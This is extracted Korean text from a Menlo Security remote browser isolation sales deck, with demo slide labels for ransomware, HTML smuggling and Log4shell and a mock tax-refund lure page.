
Anywhere + Any Device



Menlo Security 웹 격리

웹격리(RBI - Remote Browser Isolation) – 웹 무해화 실시

사용자의 브라우징 활동 및 관련 사이버 위협을 네트워크 및 인프라에서 물리적으로 격리하는 것을 목표로 하는 사이버 보안 모델



<Gartner>

Menlo Security 웹 격리

웹/이메일 링크 사용시 감염의 위험성 제거




사용자는 감염
위험으로부터 100%
보호됨

웹격리 미연동 - 랜섬웨어(IE 제로데이 취약점, Drive-by download)



웹격리 연동 - 랜섬웨어(IE 제로데이 취약점, Drive-by download)



웹격리 미연동 - HTML Smuggling

참자는 국세환급금 찾아가세요!

국세환급금 찾기 바로가기

자주찾는 메뉴 + 등록

연말정산 간소화 공제자료 조회(근로자) | 관리한 연말정산 | 영도소득세 신고(주식등) | 부가가치세 신고 | 부가가치세 신고도움 서비스

부가가치세 예정고지 세액조회 | 납부할 세액 조회납부 | 국세환급금찾기 | 현금영수증 사용내역 조회(소비자) | 현금영수증 매출내역누계 조회

복지이음

소득과 복지를 연결하다!

- 근로·자녀장려금
- 취업 후 학자금 상환
- 인간비 간판제출
- 일용근로소득 지급명세서
- 간이지급명세서
- 사업장제공자 등의 과세자료
- 본인 소득내역 확인(근로·인적용역)


세금종류별 서비스

- 세금모의계산
- 법인세
- 영도소득세
- 소비제세
- 원천세
- 사업자등록
- 국세사실증명
- 공익법인결산서류
- 근로·자녀장려금
- 연말정산간소화

2022년 세금 환급에 대한 사항은 아래를 클릭 하세요

[세금 감면](#)


웹격리 연동 - HTML Smuggling




2022년 세금 환급에 대한 사항은 아래를 클릭 하세요

[세금 감면](#)

웹격리 미연동 - Log4shell

